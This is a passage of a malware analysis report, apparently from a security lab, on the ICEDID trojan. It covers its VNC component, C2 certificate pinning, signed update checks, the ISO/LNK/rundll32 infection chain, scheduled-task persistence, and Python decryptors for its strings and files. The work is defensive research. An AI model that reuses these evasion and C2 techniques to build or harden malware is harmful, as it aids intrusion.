
The shellcode is responsible for loading an embedded VNC server using the custom PE loading algorithm. The VNC loader is a separate piece of software we haven't analyzed for this analysis, but consider a component of the ICEDID ecosystem.

A review of strings provides the version of the server.



```
.mare4:000000018001C290 00000072    C (16 bits) - UTF-16LE  v1.2.0 / User idle %u sec / Locked: %s / ScreenSaver: %s`
```

Strings of this application also provide insights about the software capabilities.




```
.mare4:000000018001C308 00000014    C (16 bits) - UTF-16LE  USER read
.mare4:000000018001C330 00000016    C (16 bits) - UTF-16LE  USER black
.mare4:000000018001C358 00000014    C (16 bits) - UTF-16LE  HDESK Tmp
.mare4:000000018001C370 00000014    C (16 bits) - UTF-16LE  HDESK bot
.mare4:000000018001C388 00000012    C (16 bits) - UTF-16LE  WebCam 0
.mare4:000000018001C3A0 00000012    C (16 bits) - UTF-16LE  WebCam 1
.mare4:000000018001C3B8 00000012    C (16 bits) - UTF-16LE  WebCam 2
.mare4:000000018001C3D0 0000001E    C (16 bits) - UTF-16LE  Create Session
.mare4:000000018001C3F0 0000002A    C (16 bits) - UTF-16LE  Execute into session
.mare4:000000018001C438 0000001E    C (16 bits) - UTF-16LE  Init error: %u
.mare4:000000018001C458 0000002A    C (16 bits) - UTF-16LE  Wait session timeout
.mare4:000000018001C488 00000020    C (16 bits) - UTF-16LE  Init session...
.mare4:000000018001C4A8 00000020    C (16 bits) - UTF-16LE  Wait session...
.mare4:000000018001C4C8 0000001C    C (16 bits) - UTF-16LE  Session ended
.mare4:000000018001C4E8 00000014    C (16 bits) - UTF-16LE  HDESK Bot
.mare4:000000018001C558 00000014    C (16 bits) - UTF-16LE  Webcam %u
```

## Certificate Pinning

ICEDID leverages a certificate pinning feature to provide additional controls over the methods by which infected machines communicate with ICEDID C2 servers:


- When ICEDID doesn't target a specific C2 domain, but instead sends a request to each loaded domain until one responds
- When ICEDID downloads the sqlite library from its C2
- When ICEDID sends a response to a command

The sample uses a certificate pinning callback that is responsible for checking the server certificate before an HTTPS request is sent.



```
p_request.fp_HTTPStatusCallback = esl::callback::CertificatePinning;
esl::http::Send1(&p_request, p_response);
```


To do so, ICEDID hashes the public key data of the self-signed server certificate using the **Fowler–Noll–Vo** algorithm and compares it against a value stored in the serial number field of the certificate. If the hash doesn't match, communication with the C2 server is aborted.



```
if (dwInternetStatus == WINHTTP_CALLBACK_STATUS_SENDING_REQUEST)
{
  WinHttpQueryOption(hInternet, WINHTTP_OPTION_SERVER_CERT_CONTEXT, &p_server_cert, &cert_size);

  hash = esl::crypto::HashBuffer(p_cert_data, p_cert_info->SubjectPublicKeyInfo.PublicKey.cbData) & 0x7FFFFFFF;
  p_expected_serial = p_server_cert->pCertInfo->SerialNumber.pbData;

  if (*(_DWORD *)p_expected_serial != hash && *(_DWORD *)p_expected_serial != (hash ^ 0x384A2414))
    WinHttpCloseHandle(hInternet);
```

This feature ensures the compromised endpoints communicate strictly with the intended C2 server certificate and can prevent researchers from investigating C2 infrastructure; each C2 server expects specific HTTPS certificates be used to interact and receive commands.

Notably for researchers and analysts, ICEDID C2 servers use self-signed demo certificates with predictable fields.



Basic Information

| | |
|---|---|
| Subject DN | CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd |
| Issuer DN | CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd |
| Serial | Decimal: 172324745<br>Hex: 0xa457789 |
| Validity | 2022-09-29 14:13:39 to 2023-09-29 14:13:39 (365 days, 0:00:00) |


By using predictable metadata to generate HTTPS certificates, ICEDID C2 servers become easy to track by the industry. Elastic Security Labs recently released research describing how organizations can accomplish that.

## Signed Data Verification

ICEDID uses a data verification algorithm in the following scenarios:


- On update of the core binary
- On update of the stage 2
- On update of the C2 URL list:

The data structures used to verify the data are described below.




```
struct esl::SignedData
{
  uint8_t signature[128];
  uint8_t data[];
};

struct esl::SignedUpdate
{
  uint8_t *p_data;
  size_t data_size;
  esl::SignedData *signed_data;
  size_t signed_data_size;
};
```

The signature is a MD5 hash of the data signed with the **CryptSignHashA** Windows' function and verified using the **CryptVerifySignatureA** function.



```
CryptCreateHash(h_prov, CALG_MD5, 0i64, 0, &h_md5);
CryptHashData(h_md5, p_data, size, 0);
CryptImportKey(h_prov, p_public_key, 0x94u, 0i64, 0, &h_public_key);
CryptVerifySignatureA(h_md5, p_signature, 0x80u, h_public_key, 0i64, 0);
```

The public key is encrypted and hard-coded, it is decrypted using a hard-coded rolling key.




```
i = 0x94i64;
rolling_key = 0x3229CF1E;
j = 0i64;
do
{
  rolling_key = ctf::crypto::rolling_key::Next(rolling_key);
  p_public_key[j] = rolling_key ^ g_encrypted_public_key[j];
  ++j;
  --i;
} while (i);
```

## TTPs

ICEDID infections have come in many different forms over time and have rapidly adapted to implementing new execution chains and defense evasion techniques.


Generally, the underlying core bot functionality remains consistent, though initial compromise mechanisms are customizable and diverse. For the sample we analyzed, the adversary sent phishing emails containing embedded ISO files inside a ZIP archive, victims who decompressed the ISO and double-clicked it also executed a LNK file which launched the ICEDID DLL. There are two stages to the ICEDID sample using the GZip variant: the first component (downloader) retrieves the encrypted payload from C2 and the second component (core) is executed in memory, providing the primary bot functionality.

For our sample, the initial execution of ICEDID began via a Windows shortcut (LNK file) embedded within an ISO file.



| Name | Date modified | Type | Size |
|---|---|---|---|
| documents | 5/10/2022 8:47 AM | Shortcut | 2 KB |
| olasius.dll | 5/10/2022 8:02 AM | Application extens... | 577 KB |


The shortcut target value is configured to execute **rundll32.exe** calling the **PluginInit** export. At this stage, the DLL contains functionality to download the next stage payload.




StolenImages_Evidence.iso-documents

| | |
|---|---|
| Target type: | Application |
| Target location: | system32 |
| Target: | indir%\system32\rundll32.exe olasius.dll,PluginInit |
| Start in: | |
| Shortcut key: | None |
| Run: | Normal window |
| Comment: | |

ICEDID infections frequently generate alerts from modern EDR/AV solutions based on behavioral actions the malware performs such as process injection, discovery procedures, establishing persistence, etc.




uyotozteut_{A62A45ED-B0DC-3CEC-81CA-771E4AC18E01} Properties (Local Computer)

General | Triggers | Actions | Conditions | Settings | History (disabled)

When you create a task, you can specify the conditions that will trigger the task.

| Trigger | Details | Status |
|---|---|---|
| One time | At 12:00 PM on 1/1/2012 - After triggered, repeat every 1 hour indefinitely. | Enabled |
| At log on | At log on of DESKTOP-2C3IQHO\REM | Enabled |

New... Edit... Delete


OK Cancel

Scheduled Task - Persistence


## Algorithms

### Strings Decryption

Most of ICEDID's strings are encrypted to counter malware analysts and related technologies. The encrypted string structure is described below.



```
struct esl::EncryptedString
{
  uint32_t rolling_key;
  uint16_t xored_size;
  char buffer[];
}
```

The decryption algorithm is described below.



```python
def decrypt_string(encrypted_string: EncryptedString) -> bytes:
    decrypted_string: bytes()
    rolling_key = encrypted_string.rolling_key
    string_size = encrypted_string.xored_size ^ encrypted_string.rolling_key

    for i in range(string_size):
        rolling_key = next_rolling_key(rolling_key)
        decrypted_string += rolling_key ^ encrypted_string.buffer[i]

    return decrypted_string
```

The **next_rolling_key** function's formula isn't consistent for all ICEDID binaries, below is one example function from the core binary.




```python
def next_rolling_key(rolling_key: int) -> int:
    return rol32(
        rol32(ror32(ror32(ror32(rolling_key + 0x2E59, 1), 1), 2) ^ 0x151D, 2), 1
    )
```

## File Decryption

ICEDID's embedded files are encrypted, and the data blob contains the encrypted file followed by a **4 byte** encrypted integrity hash and a **16 byte** key.


$$data\_blob = encrypted\_data[N] + encrypted\_integrity\_hash[4] + key[16]$$

The decryption algorithm is described below.



```python
def decrypt_file(encrypted_data: bytes, key: list[int]) -> bytes:
    decrypted_data = bytearray([0 for _ in range(len(encrypted_data))])

    for i, x in enumerate(encrypted_data):
        index_0 = i & (len(key) - 1)
        index_1 = (i + 1) & (len(key) - 1)

        decrypted_data[i] = (x ^ (key[index_0] + key[index_1])) & 0xFF
        key[index_0] = ror32(key[index_0], key[index_1] & 7) + 1
        key[index_1] = ror32(key[index_1], key[index_0] & 7) + 1

    return bytes(decrypted_data)
```

The integrity hash verification algorithm is described below.




```python
integrity_hash = encrypted_integrity_hash ^ key

def verify_file_data_integrity(decrypted_data: bytes, integrity_hash: int) -> bool:
    hash = 0
    for x in decrypted_data:
        hash = rol32(x + hash, 3)

    return hash == integrity_hash
```

## File Decompression

In addition to being encrypted, a file can also be compressed using the **LZNT1** compression algorithm. In this case the data blob is prefixed with a **4 byte** decompressed size value.

$$data\_blob = decompressed\_size + compressed\_data$$

Below is an example of how to decompress the data using the Windows' **RtlDecompressBuffer** function.




```python
def decompress_lznt1(
    compressed_data: bytes, decompressed_size: int
) -> typing.Optional[bytes]:
    ntdll = ctypes.windll.LoadLibrary("ntdll.dll")

    decompressed_data = ctypes.c_buffer(decompressed_size)
    n_bytes = ctypes.c_uint32(0)

    result = ctypes.c_uint32(
        ntdll.RtlDecompressBuffer(
            COMPRESSION_FORMAT_LZNT1,
            decompressed_data,
            decompressed_size,
            compressed_data,
            len(compressed_data),
            ctypes.byref(n_bytes),
        )
    ).value

    return None if STATUS_SUCCESS != result else decompressed_data.raw
```

## Custom PE Loading

ICEDID uses a custom PE format to package some of its binaries, which are loaded and executed using their own algorithm.

